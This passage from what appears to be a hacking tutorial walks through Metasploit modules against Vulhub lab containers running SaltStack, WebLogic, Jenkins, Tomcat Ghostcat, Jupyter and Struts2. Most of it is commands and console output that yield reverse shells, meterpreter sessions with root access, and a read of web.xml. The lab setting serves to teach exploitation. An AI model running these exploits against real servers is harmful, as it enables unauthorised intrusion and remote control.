Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
[ ... ]			
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8000	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse\_python\_ssl):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options and use check command to verify if the target is indeed vulnerable.

```
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > set rhosts 172.20.0.2  
rhosts => 172.20.0.2
```

```
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > set lhost 172.20.0.1  
lhost => 172.20.0.1
```

```
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > check
```

```
[+] 172.20.0.2:8000 - The target is vulnerable. Auth bypass successful.
```

```
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > █
```

After all the options are set, execute the module.

```
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > run
[*] Started reverse SSL handler on 172.20.0.1:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable. Auth bypass successful.
[*] Executing Unix Command for cmd/unix/reverse_python_ssl
[*] Command shell session 1 opened (172.20.0.1:4444 → 172.20.0.2:36118) at 2021-02-07 09:08:44 -0500
```

```
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux 8a3a63306f42 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64 GNU/Linux
```

This should give us a shell with root privileges as shown in the above image.

### [Oracle WebLogic Handle RCE Module](#)

**TARGET: WebLogic 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0**  
**TYPE: Remote**                      **Module: Exploit**                      **ANTI-Malware : NA**

Oracle WebLogic Server is an application server is a Java EE (Enterprise Edition) application server. It is a unified and extensible platform for developing, deploying and running enterprise applications, such as Java, for on-premises and in the cloud. The above mentioned versions have a path traversal and a Java class instantiation vulnerability in the handle implementation of WebLogic's administration Console. These are used by this exploit module to execute code as WebLogic user.

We have tested this on Oracle WebLogic 12.2.1.3.9 Vulhub. The installation information for vulhub is given in the Installit section of this Issue. Let 's set the target first. In the directory vulhub-master, navigate to the weblogic directory, then navigate to the CVE-2020-14882 directory.

```
kali@kali:~/vulhub-master$ cd weblogic
kali@kali:~/vulhub-master/weblogic$ ls
CVE-2017-10271 CVE-2018-2628 CVE-2018-2894 CVE-2020-14882 ssrf weak_password
kali@kali:~/vulhub-master/weblogic$ cd CVE-2020-14882
kali@kali:~/vulhub-master/weblogic/CVE-2020-14882$ ls
1.png 2.png 3.png 4.png docker-compose.yml README.md README.zh-cn.md
```

Start the docker container as shown below.

```
kali@kali:~/vulhub-master/weblogic/CVE-2020-14882$ docker-compose up -d
Creating network "cve-2020-14882_default" with the default driver
Pulling weblogic (vulhub/weblogic:12.2.1.3-2018) ...
12.2.1.3-2018: Pulling from vulhub/weblogic
4040fe120662: Pull complete
5788a5fddf0e: Pull complete
88fc159ecf27: Pull complete
138d86176392: Pull complete
586a610c1c83: Pull complete
8362c571c14a: Pull complete
d4802e4ac1d2: Pull complete
Digest: sha256:8ddf63df92426e521e60c2db913602394a799921fb3919094aef012e3ad6b13f
Status: Downloaded newer image for vulhub/weblogic:12.2.1.3-2018
Creating cve-2020-14882_weblogic_1 ... done
kali@kali:~/vulhub-master/weblogic/CVE-2020-14882$
```

After the container is ready, load the exploit/multi/http/weblogic\_admin\_handle\_rce module.

```
msf6 > search weblogic
```

#### Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank
0	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent
Yes	Jenkins CLI RMI Java Deserialization Vulnerability		
1	exploit/linux/misc/opennms_java_serialize	2015-11-06	normal
No	OpenNMS Java Object Unserialization Remote Code Execution		
2	exploit/multi/http/oracle_weblogic_wsat_deserialization_rce	2017-10-19	excellent
No	Oracle WebLogic wls-wsat Component Deserialization RCE		
3	exploit/multi/http/weblogic_admin_handle_rce	2020-10-20	excellent
Yes	Oracle WebLogic Server Administration Console Handle RCE		
4	exploit/multi/misc/weblogic_deserialize	2018-04-17	manual
Yes	Oracle WebLogic Server Deserialization RCE		
5	exploit/multi/misc/weblogic_deserialize_asyncresponseservice	2019-04-23	excellent

```
msf6 > use 3
```

```
[*] Using configured payload windows/x64/meterpreter/reverse_https
```

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > show options
```

```
Module options (exploit/multi/http/weblogic_admin_handle_rce):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
[ ... ]			
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	7001	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI /		yes	Base path
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

```
Payload options (windows/x64/meterpreter/reverse_https):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The local listener hostname
LPORT	8443	yes	The local listener port
LURI		no	The HTTP Path

Set all the required options and use check command to verify if the target is indeed vulnerable.

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > set rhosts 172.21.0.2
```

```
rhosts => 172.21.0.2
```

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > set lhost 172.21.0.1
```

```
lhost => 172.21.0.1
```

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > check
```

```
[+] 172.21.0.2:7001 - The target is vulnerable. Path traversal successful.
```

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > s
```

Set the target to UNIX (since we are using a UNIX target).

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > show targets
```

Exploit targets:

Id	Name
0	Unix Command
1	Linux Dropper
2	Windows Command
3	Windows Dropper
4	PowerShell Stager

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > set target 0
```

```
target => 0
```

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > █
```

After all the options are set, execute the module.

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > run
```

```
[*] Started reverse SSL handler on 172.21.0.1:8443
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable. Path traversal successful.
[*] Executing Unix Command for cmd/unix/reverse_python_ssl
[*] Command shell session 2 opened (172.21.0.1:8443 → 172.21.0.2:37454) at 2021-02-07 09:18:30 -0500
[*] Command shell session 3 opened (172.21.0.1:8443 → 172.21.0.2:37456) at 2021-02-07 09:18:30 -0500
```

```
id
uid=1000(oracle) gid=1000(oracle) groups=1000(oracle)
uname -a
Linux a6cfd3f83d65 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64 x86_64 x86_64 GNU/Linux
█
```

This should give us a command shell on the target. The description of this exploit module mentioned that there may be a chance of multiple shells being opened so it is a normal operation.

### [Jenkins CLI Deserialization RCE Module](#)

**TARGET: Jenkins < 2.54**

**TYPE: Remote**  
**ANTI-Malware : NA**

**Module: Exploit**

Jenkins is a free and open source automation server that helps automate the parts of software development related to building, testing, and deploying, facilitating continuous integration and continuous delivery. The above mentioned versions have a Java object deserialization vulnerability. This vulnerability is found in the Jenkins CLI remoting component.

We have tested this on Jenkins version 2.46.1. in Vulhub. The installation information for vulhub is given in the Installit section of this Issue. Let's set the target first. In the directory vulhub-master, navigate to the jenkins directory and then navigate into CVE-2017-1000353 directory.

```
kali@kali:~/vulhub-master$ cd jenkins
kali@kali:~/vulhub-master/jenkins$ ls
CVE-2017-1000353 CVE-2018-1000861
kali@kali:~/vulhub-master/jenkins$ cd CVE-2017-1000353
kali@kali:~/vulhub-master/jenkins/CVE-2017-1000353$ ls
1.png 2.png 3.png docker-compose.yml README.md
kali@kali:~/vulhub-master/jenkins/CVE-2017-1000353$ █
```

Then, start the jenkins docker container.

```
kali@kali:~/vulhub-master/jenkins/CVE-2017-1000353$ docker-compose up -d
Creating network "cve-2017-1000353_default" with the default driver
Pulling jenkins (vulhub/jenkins:2.46.1) ...
2.46.1: Pulling from vulhub/jenkins
e79bb959ec00: Pull complete
d4b7902036fe: Pull complete
1b2a72d4e030: Pull complete
d54db43011fd: Pull complete
1a97c78dad71: Pull complete
6dcb79eeda4: Pull complete
bd56246cf4fd: Pull complete
88cea60f56c5: Pull complete
28586dfa23be: Pull complete
799d573b0716: Pull complete
ecba57fcb6b9: Pull complete
70c5354d7760: Pull complete
4162070b541b: Pull complete
b59777bbcedc: Pull complete
3234ad63210f: Pull complete
Digest: sha256:4de799755dae9cf90788f42daf8f5dd0fb75dbca0b24c0ca9540ed9c02fce12d
Status: Downloaded newer image for vulhub/jenkins:2.46.1
Creating cve-2017-1000353_jenkins_1 ... done
kali@kali:~/vulhub-master/jenkins/CVE-2017-1000353$
```

Once the target is ready, load the exploit/linux/http/jenkins\_cli\_deserialization module.

```
msf6 > search jenkins
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check
0	auxiliary/gather/jenkins_cred_recovery Jenkins Domain Credential Recovery		normal	Yes
1	auxiliary/scanner/http/jenkins_command Jenkins -CI Unauthenticated Script-Console Scanner		normal	No
2	auxiliary/scanner/http/jenkins_enum Jenkins -CI Enumeration		normal	No
3	auxiliary/scanner/http/jenkins_login Jenkins -CI Login Utility		normal	No
4	auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum Jenkins Server Broadcast Enumeration		normal	No
5	exploit/linux/http/jenkins_cli_deserialization	2017-04-26	excellent	Yes

```
msf6 > use 5
```

```
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/http/jenkins_cli_deserialization) > show options
```

Module options (exploit/linux/http/jenkins\_cli\_deserialization):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
[ ... ]			
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8080	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The base path to Jenkins

SSLCert enerated)	no	Path to a custom SSL certificate (default is randomly g
TARGETURI /	yes	The base path to Jenkins
URIPATH	no	The URI to use for this exploit (default is random)
VHOST	no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options and use check command to verify if the target is indeed vulnerable.

```
msf6 exploit(linux/http/jenkins_cli_deserialization) > set rhosts 172.20.0.2
rhosts => 172.20.0.2
msf6 exploit(linux/http/jenkins_cli_deserialization) > set lhost 172.20.0.1
lhost => 172.20.0.1
msf6 exploit(linux/http/jenkins_cli_deserialization) > set srvport 8082
srvport => 8082
msf6 exploit(linux/http/jenkins_cli_deserialization) > check
[*] 172.20.0.2:8080 - The target appears to be vulnerable. Jenkins version 2.46.1 detected
msf6 exploit(linux/http/jenkins_cli_deserialization) > █
```

After all the options are set, execute the module.

```
msf6 exploit(linux/http/jenkins_cli_deserialization) > run

[*] Started reverse TCP handler on 172.20.0.1:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. Jenkins version 2.46.1 detected
[*] Sending payload ...
[*] Using URL: http://0.0.0.0:8082/WbMQet
[*] Local IP: http://192.168.36.134:8082/WbMQet
[*] Client 172.20.0.2 (Wget/1.18 (linux-gnu)) requested /WbMQet
[*] Sending payload to 172.20.0.2 (Wget/1.18 (linux-gnu))
[*] Command Stager progress - 49.06% done (52/106 bytes)
[*] Command Stager progress - 69.81% done (74/106 bytes)
[*] Sending stage (980808 bytes) to 172.20.0.2
[*] Meterpreter session 1 opened (172.20.0.1:4444 → 172.20.0.2:44156) at 2021-02-07 10:19:52 -0500
[*] Command Stager progress - 82.08% done (87/106 bytes)
[*] Command Stager progress - 100.00% done (106/106 bytes)
[*] Server stopped.

meterpreter > sysinfo
Computer      : 172.20.0.2
OS           : Debian 9.8 (Linux 5.4.0-kali3-amd64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: jenkins @ 2b716153851c (uid=1000, gid=1000, euid=1000, egid=1000)
meterpreter > █
```

This should successfully give us a meterpreter session on the target.

### [Apache Tomcat - Ghostcat File Read / Inclusion Module](#)

**TARGET: Apache Tomcat**

**TYPE: Remote**  
**ANTI-Malware : NA**

**Module: Auxiliary**

Apache Tomcat is an open source HTTP web server based on Java. Ghostcat is a file inclusion vulnerability that was detected in Tomcat Servers at the beginning of the year 2020. This vulnerability is in the Apache Jserv Protocol (AJP) used by Tomcat to perform different operations.

We have tested this on Tomcat version 9.0.30 in Vulhub. The installation information for vulhub is given in the Installit section of this Issue. Let 's set the target first. In the directory vulhub-master, navigate to the tomcat directory and then navigate into the CVE-2020-1938 directory.

```
kali@kali:~/vulhub-master$ cd tomcat
kali@kali:~/vulhub-master/tomcat$ ls
CVE-2017-12615 CVE-2020-1938 tomcat8
kali@kali:~/vulhub-master/tomcat$ cd CVE-2020-1938
```

Then, start the tomcat 9.0.39 docker container.

```
kali@kali:~/vulhub-master/tomcat$ cd CVE-2020-1938
kali@kali:~/vulhub-master/tomcat/CVE-2020-1938$ docker-compose up -d
Creating network "cve-2020-1938_default" with the default driver
Pulling tomcat (vulhub/tomcat:9.0.30) ...
9.0.30: Pulling from vulhub/tomcat
dc65f448a2e2: Pull complete
346ffb2b67d7: Pull complete
dea4ecac934f: Pull complete
8ac92ddf84b3: Pull complete
d8ef64070a18: Pull complete
6577248b0d6e: Pull complete
576c0a3a6af9: Pull complete
6e0159bd18db: Pull complete
acbdffd7df48: Pull complete
6a8292ccd53f: Pull complete
17870aa0b306: Pull complete
Digest: sha256:568d9a8b3206501bfe2b15980287013cadabf45c33db54987736b4ec05502c14
Status: Downloaded newer image for vulhub/tomcat:9.0.30
Creating cve-2020-1938_tomcat_1 ... done
kali@kali:~/vulhub-master/tomcat/CVE-2020-1938$
```

Once the target is ready, load the auxiliary/admin/http/tomcat\_ghostcat module.

```
msf6 > search tomcat

Matching Modules
=====

#   Name                                                                 Disclosure Date   Rank
Check Description                                                                 -----

-----
0   auxiliary/admin/http/ibm_drm_download                               2020-04-21       normal
Yes  IBM Data Risk Manager Arbitrary File Download
1   auxiliary/admin/http/tomcat_administration                         normal
No   Tomcat Administration Tool Default Access
2   auxiliary/admin/http/tomcat_ghostcat                               2020-02-20       normal
No   Ghostcat
3   auxiliary/admin/http/tomcat_utf8_traversal                         2009-01-09       normal
No   Tomcat UTF-8 Directory Traversal Vulnerability
4   auxiliary/admin/http/trendmicro_dlp_traversal                       2009-01-09       normal
No   TrendMicro Data Loss Prevention 5.5 Directory Traversal
5   auxiliary/dos/http/apache_commons_fileupload_dos                   2014-02-06       normal
```

```

msf6 > use 2
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME  /WEB-INF/web.xml yes       File name
  PORTWEB   no              no       Set a port webserver
  RHOSTS    yes            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     yes            yes       The target port (TCP)
  SSL       false           yes       SSL

```

msf6 auxiliary(admin/http/tomcat\_ghostcat) > █

If you have seen in the above image, the FILENAME to read is set to /WEB-INF/web.xml. This file is the configuration file Apache Tomcat. This module will read this file by exploiting the file inclusion vulnerability. Set all the required options.

```

msf6 auxiliary(admin/http/tomcat_ghostcat) > set set rhosts 172.21.0.2
set => rhosts 172.21.0.2
msf6 auxiliary(admin/http/tomcat_ghostcat) > set rport 8009
rport => 8009
msf6 auxiliary(admin/http/tomcat_ghostcat) > █

```

After all the options are set, execute the module.

```

msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 172.21.0.2
Status Code: 200
Accept-Ranges: bytes
ETag: W/"1227-1575737175000"
Last-Modified: Sat, 07 Dec 2019 16:46:15 GMT
Content-Type: application/xml
Content-Length: 1227
<?xml version="1.0" encoding="UTF-8"?>
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→
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>
</web-app>

[+] 172.21.0.2:8009 - /home/kali/.msf4/loot/20210207103108_default_172.21.0.2_WEBINFweb.xml_661971.txt
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_ghostcat) > █

```

As you can see, the web.xml file is successfully downloaded.

### Jupyter Login Scanner Module

**TARGET: Jupyter Notebooks**

**TYPE: Remote**  
**ANTI-Malware : NA**

**Module: Auxiliary**

Jupyter Notebook is an open-source web application that allows users to create and share documents that contain live code, equations, visualizations etc. This Login scanner module checks if a Jupyter Lab or Jupyter Notebook server requires any authentication. If the server requires authentication, the module will try bruteforcing it. By default, Jupyter only requires only passwords for authentication and don't require any usernames. This module works on version 4.3.0 and newer. This is because version 4.3.0 is the first version in which authentication is required by default.

We have tested this on Jupyter version 5.2.2. in Vulhub. The installation information for vulhub is given in the Installit section of this Issue. Let 's set the target first. In the directory vulhub-master, navigate to the jupyter directory and then navigate into the notebook-rce directory.

```
kali@kali:~/vulhub-master$ cd jupyter
kali@kali:~/vulhub-master/jupyter$ ls
notebook-rce
kali@kali:~/vulhub-master/jupyter$ cd notebook-rce
kali@kali:~/vulhub-master/jupyter/notebook-rce$ ls
1.png 2.png docker-compose.yml README.md
kali@kali:~/vulhub-master/jupyter/notebook-rce$ █
```

Then, start the docker container.

```
kali@kali:~/vulhub-master/jupyter/notebook-rce$ docker-compose up -d
Creating network "notebook-rce_default" with the default driver
Pulling web (vulhub/jupyter-notebook:5.2.2) ...
5.2.2: Pulling from vulhub/jupyter-notebook
e0a742c2abfd: Pull complete
486cb8339a27: Pull complete
dc6f0d824617: Pull complete
4f7a5649a30e: Pull complete
672363445ad2: Pull complete
ecdd51c923e7: Pull complete
42885501cf6c: Pull complete
a91169574a99: Pull complete
4d0f6517ea26: Pull complete
95394e9265ac: Pull complete
8227c59e3779: Pull complete
074b7bf56d53: Pull complete
7acd5e85ad59: Pull complete
dc8d012a14e8: Pull complete
603aa5dc7ac7: Pull complete
500dc91de186: Pull complete
2fb070d66665: Pull complete
6abb44f3aee9: Pull complete
Digest: sha256:776723b15839b1696e47fdecf527c14ead0d3f0748064430ee1c852c1a76468f
Status: Downloaded newer image for vulhub/jupyter-notebook:5.2.2
Creating notebook-rce_web_1 ... done
kali@kali:~/vulhub-master/jupyter/notebook-rce$ █
```

Once the target is ready, load the auxiliary/scanner/http/jupyter\_login module.

```
msf6 > search jupyter
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/jupyter_login		normal	No	Jupyter Login Utility

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/scanner/http/jupyter_login`

```
msf6 > use 0
```

```
msf6 auxiliary(scanner/http/jupyter_login) > show options
```

```
Module options (auxiliary/scanner/http/jupyter_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8888	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The path to the Jupyter application
THREADS	1	yes	The number of concurrent threads (max one per host)
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/jupyter_login) > █
```

Let's test the default working of this module. Set the RHOSTS option and execute the module.

```
msf6 auxiliary(scanner/http/jupyter_login) > set rhosts 172.20.0.2
```

```
rhosts => 172.20.0.2
```

```
msf6 auxiliary(scanner/http/jupyter_login) > run
```

```
[*] 172.20.0.2:8888 - The server responded that it is running Jupyter version: 5.2.2
```

```
[+] 172.20.0.2:8888 - No password is required.
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/http/jupyter_login) > █
```

As you can see, it confirms that the target doesn't need any authentication.

### [Apache Struts2 Eval OGNL RCE Module](#)

**TARGET: Apache Struts**

**TYPE: Remote**  
**ANTI-Malware : NA**

**Module: Exploit**

Apache Struts 2 is an open source web application framework that is used for developing Java web applications. Struts uses OGNL(Object-Graph Navigation language) which is an open

source expression language for Java. The Apache Struts framework performs double evaluation of attribute values assigned to certain tags when forced. This can be used by attackers to pass a value to Struts multiple times. With a malicious and crafted request, he can execute remote code on the target. However this is application dependent.

There are two vulnerability IDs with similar vulnerability of evaluating OGNL attributes multiple times. These are CVE-2019-0230 and CVE-2020-17530. We have tested both this with the same module in Vulhub. The installation information for vulhub is given in the Installit section of this Issue.

We have tested CVE-2019-0230 on Struts version 2.5.16 as all the versions of Struts prior to 2.5.20 are vulnerable. Let's set the target first. In the directory vulhub-master, navigate to the struts2 directory and then navigate into the s2-059 directory.

```
kali@kali:~/vulhub-master$ cd struts2
kali@kali:~/vulhub-master/struts2$ cd s2-059
kali@kali:~/vulhub-master/struts2/s2-059$ ls
1.png 2.png docker-compose.yml README.md README.zh-cn.md
kali@kali:~/vulhub-master/struts2/s2-059$
```

Start the docker container.

```
kali@kali:~/vulhub-master/struts2/s2-059$ docker-compose up -d
Creating network "s2-059_default" with the default driver
Pulling struts2 (vulhub/struts2:2.5.16) ...
2.5.16: Pulling from vulhub/struts2
d6ff36c9ec48: Pull complete
c958d65b3090: Pull complete
edaf0a6b092f: Pull complete
80931cf68816: Pull complete
bf04b6bbbed0c: Pull complete
41dc8052672f: Pull complete
dbbc65a7534c: Pull complete
77418fe6cff5: Pull complete
7134b35eaff6: Pull complete
fe811a58cc5b: Pull complete
c10891ca55f1: Pull complete
154d291fd8e0: Pull complete
Digest: sha256:e3fae131ad9f736e33f48d096b029889044398e18b24016f7037ff8b45cdf3fa
Status: Downloaded newer image for vulhub/struts2:2.5.16
Creating s2-059_struts2_1 ... done
kali@kali:~/vulhub-master/struts2/s2-059$
```

Once the target is ready, load the exploit/multi/http/struts2\_multi\_eval\_ognl module.

```
msf6 > search struts2

Matching Modules
=====

#  Name                                                                 Disclosure Date  Rank      Check  Descri
ption
-  -
-----
0  exploit/multi/http/struts2_code_exec_showcase 2017-07-07     excellent Yes    Apache
Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
1  exploit/multi/http/struts2_content_type_ognl 2017-03-07     excellent Yes    Apache
Struts Jakarta Multipart Parser OGNL Injection
2  exploit/multi/http/struts2_multi_eval_ognl   2020-09-14     excellent Yes    Apache
Struts 2 Forced Multi OGNL Evaluation
3  exploit/multi/http/struts2_namespace_ognl   2018-08-22     excellent Yes    Apache
Struts 2 Namespace Redirect OGNL Injection
4  exploit/multi/http/struts2_rest_xstream     2017-09-05     excellent Yes    Apache
Struts 2 REST Plugin XStream RCE
5  exploit/multi/http/struts_code_exec_classloader 2014-03-06     manual    No     Apache
```

```

msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/http/struts2_multi_eval_ognl) > show options

Module options (exploit/multi/http/struts2_multi_eval_ognl):

  Name          Current Setting  Required  Description
  ----          -
  CVE            CVE-2020-17530  yes       Vulnerability to use (Accepted: CVE-2020-17530, CVE-2019-0230)
  NAME           id               yes       The HTTP query parameter or form data name
  Proxies        no               no        A proxy chain of format type:host:port[,type:host:port]
  [ ... ]
  RHOSTS         yes              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT          8080             yes       The target port (TCP)
  SRVHOST        0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT        8080             yes       The local port to listen on.
  SSL            false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert        no               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI      /                yes       A valid base path to a struts application
  URIPATH        no               no        The URI to use for this exploit (default is random)
  VHOST          no               no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

  Name          Current Setting  Required  Description
  ----          -
  LHOST          192.168.36.134  yes       The listen address (an interface may be specified)
  LPORT          4444             yes       The listen port

```

Set all the required options and also set the target to "Linux Dropper".

```

msf6 exploit(multi/http/struts2_multi_eval_ognl) > set rhosts 172.22.0.2
rhosts => 172.22.0.2
msf6 exploit(multi/http/struts2_multi_eval_ognl) > set cve CVE-2019-0230
cve => CVE-2019-0230
msf6 exploit(multi/http/struts2_multi_eval_ognl) > check
[*] 172.22.0.2:8080 - The target appears to be vulnerable.
msf6 exploit(multi/http/struts2_multi_eval_ognl) > set srvport 8083
srvport => 8083
msf6 exploit(multi/http/struts2_multi_eval_ognl) > set lhost 172.22.0.1
lhost => 172.22.0.1
msf6 exploit(multi/http/struts2_multi_eval_ognl) > █

```

```

msf6 exploit(multi/http/struts2_multi_eval_ognl) > show targets

```

Exploit targets:

Id	Name
0	Unix Command
1	Linux Dropper

```

msf6 exploit(multi/http/struts2_multi_eval_ognl) > set target 1
target => 1
msf6 exploit(multi/http/struts2_multi_eval_ognl) > █

```

After all the options are set, execute the module.

*"Passwords are like underwear: don't let people see it, change it very often, and you shouldn't share it with strangers."*

*- Chris Pirillo*

```

msf6 exploit(multi/http/struts2_multi_eval_ognl) > run

[*] Started reverse TCP handler on 172.22.0.1:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp using CVE-2019-0230
[*] Command Stager progress - 44.15% done (362/820 bytes)
[*] Sending stage (3008420 bytes) to 172.22.0.2
[*] Meterpreter session 2 opened (172.22.0.1:4444 → 172.22.0.2:56838) at 2021-02-07 11:13:08 -0500
[*] Command Stager progress - 100.00% done (820/820 bytes)

meterpreter > sysinfo
Computer      : 172.22.0.2
OS           : Debian 10.5 (Linux 5.4.0-kali3-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root @ cafdcaace0299 (uid=0, gid=0, euid=0, egid=0)
meterpreter > █

```

As can be seen, we have a meterpreter session with root privileges on the target.

Let's test the same module on CVE-2020-17530. We have tested this on Struts version 2.5.25. All the versions of Struts prior to 2.5.25 are vulnerable. Let's set the target first. In the directory vulhub-master, navigate to the struts2 directory and then navigate into the s2-061 directory.

```

kali@kali:~$ cd vulhub-master
kali@kali:~/vulhub-master$ cd struts2
kali@kali:~/vulhub-master/struts2$ ls
README.md  s2-005  s2-008  s2-012  s2-015  s2-032  s2-046  s2-052  s2-057  s2-061
s2-001     s2-007  s2-009  s2-013  s2-016  s2-045  s2-048  s2-053  s2-059
kali@kali:~/vulhub-master/struts2$ cd s2-061
kali@kali:~/vulhub-master/struts2/s2-061$ █

```

Start the docker container.

```

kali@kali:~/vulhub-master/struts2/s2-061$ docker-compose up -d
Creating network "s2-061_default" with the default driver
Pulling struts2 (vulhub/struts2:2.5.25) ...
2.5.25: Pulling from vulhub/struts2
756975cb9c7e: Pull complete
d77915b4e630: Pull complete
5f37a0a41b6b: Pull complete
96b2c1e36db5: Pull complete
27a2d52b526e: Pull complete
93a36defce60: Pull complete
9e2014d79b30: Pull complete
ac71d4ce2ce4: Pull complete
a2f817e4badf: Pull complete
62ac51b7362f: Pull complete
e12f6705ebbe: Pull complete
4f4fb700ef54: Pull complete
97ba98138d72: Pull complete
Digest: sha256:eaf49b95f2c178cca77d3c8454f79a4fe4ed4dd9d342c9e9a911e842565217d2
Status: Downloaded newer image for vulhub/struts2:2.5.25
Creating s2-061_struts2_1 ... done

```

Once the target is ready, set all the required options as we did above and execute the module.

*"Privacy – like eating and breathing – is one of life's basic requirements."  
- Katherine Neville*

```

msf6 exploit(multi/http/struts2_multi_eval_ognl) > set target 1
target => 1
msf6 exploit(multi/http/struts2_multi_eval_ognl) > run

[*] Started reverse TCP handler on 192.168.36.134:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp using CVE-2020-17530
[*] Command Stager progress - 44.15% done (362/820 bytes)
[*] Sending stage (3008420 bytes) to 172.21.0.2
[*] Meterpreter session 1 opened (192.168.36.134:4444 -> 172.21.0.2:40492) at 2021-02-14 21:00:58 -0500
[*] Command Stager progress - 100.00% done (820/820 bytes)

